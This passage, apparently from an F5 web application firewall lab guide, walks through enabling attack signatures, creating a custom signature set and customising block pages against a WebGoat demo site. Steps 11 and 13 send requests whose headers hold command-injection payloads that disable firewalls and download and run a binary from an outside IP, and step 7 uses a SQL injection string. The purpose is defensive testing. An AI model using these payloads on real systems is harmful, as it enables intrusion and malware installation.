
5. Click on the drop down box and you will find a list of various server-side technologies to choose from.



6. Choose **Apache Tomcat** from the list. You will be prompted that Java Servlet/JSP will also be added. Click okay



7. Choose **Unix/Linux** from the list and click ok. Make sure to click Save and Apply Policy.
8. Navigate to **Security > Application Security > Policy Building > Learning and Blocking Settings**
9. Expand Attack Signatures and you should now see the additional server technology signature sets enabled and in blocking.



10. Time to launch some framework attacks.
11. Back in BURP navigate to the repeater tab and adjust the payload to the following and hit go:


```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: ImperialProbeDroid
Pragma: no-cache
Cache-Control: no-cache
Content-Type: /etc/init.d/iptables stop; service iptables stop; SuSEfirewall2 stop;␣
↪reSuSEfirewall2 stop; cd /tmp; wget -c https://10.1.10.145:443/7; chmod 777 7; ./7;
Content-Length: 38
Host: DarthMaul
```

```
username=f5student&password=f5DEMOs4u!
```


12. You should receive the Request Rejected Page as output.
13. Run a second framework attack

```
POST https://webgoat.f5demo.com/WebGoat/login HTTP/1.1
User-Agent: IG88
Pragma: no-cache
Cache-Control: no-cache
Content-Type: cd /dev/shm; wget http://10.1.10.145:443/lmydess; chmod 777 lmydess; ./
↪lmydess;
Content-Length: 38
Host: TheEmpireDidNothingWrong

username=f5student&password=f5DEMOs4u!
```


14. Again, you should receive a Request Rejected page as output as shown here:




15. Navigate to the Application Security Event Logs and review the alerts. Notice they are of different severity but how do we know that these were actually framework related signatures?



16. Click on the **Attack Signature Detected** hyperlink and then click on the little blue “i” next to the signature for more information.






Task 2 - Create Custom Signature Set

1. Go to **Security > Options > Application Security > Attack Signature > Attack Signature Sets**
2. Click on Create


Fill out the following -


- Name - `my_signature_set`
- Type - `filter-based`
- Default Blocking Actions - `leave Learn/Alarm/Block checked`
- Assign To Policy by Default - `Uncheck this box` (in production enabling this feature ensures this signature set is assigned to all newly created policies)
- Signature Type - `Request`
- Attack Type - `All`
- Systems - `Unix/Linux, Apache, Apache Tomcat, Java Servlets/JSP` <- Move to the left.
- Accuracy - `All`
- Risk - `Greater Than Equal To High`
- User-defined - `All`
- Update Date - `All`

3. Click on Create. Now you have a created your own custom signature set of high risk signatures with server side technologies.



4. Navigate to **Security > Application Security > Policy Building > Learning and Blocking Settings**
5. Expand Attack Signatures. Click on Change and check your newly created signature set. Cick **Change**.





6. Click Save and Apply policy
7. Use BURP again with either of the two previous attacks and ensure your new custom signature set is blocking them. Examine the event logs.


3.4.4 Exercise 3.4: Troubleshooting

Objective


In this exercise we will examine the response pages, event logs and briefly look at utilizing HTTP capture tools

Task 1 - Response Pages

1. Go to **Security > Application Security > Policy > Response pages**




2. Within this area you can add various response pages for different request. These pages can be modified by editing the response body. On the Default change the Response Type to “Custome Response”. This will open up the Response Body to editing.



3. Edit the Response as follows:

```
<html><head><title>Request Rejected</title></head><body>You have requested a site␣
↪that is unavailable. Please contact customer service at 888-555-1212 and supply the␣
↪following information:<br><br>Support ID: <%TS.request.ID()%><br><br><a href=
↪'javascript:history.back();'>[Go Back]</a></body></html>
```

4. Click on the Show button




5. Click Save and Apply Policy. And click OK.

Note: Explore the other response pages. Observe that AJAX reponse pages are disabled by default.

6. Open a New Incognito Window in Chrome and navigate to the Webgoat login page
7. Try entering a sql injection.

```
or 1='1
```

You should have received a reponse page that you customized. Make note of the Support ID before moving on to the next task.




Note: If you were to login to the web application again and try the SQL Injection do you think you will see

a response page? What can you do to show a response?

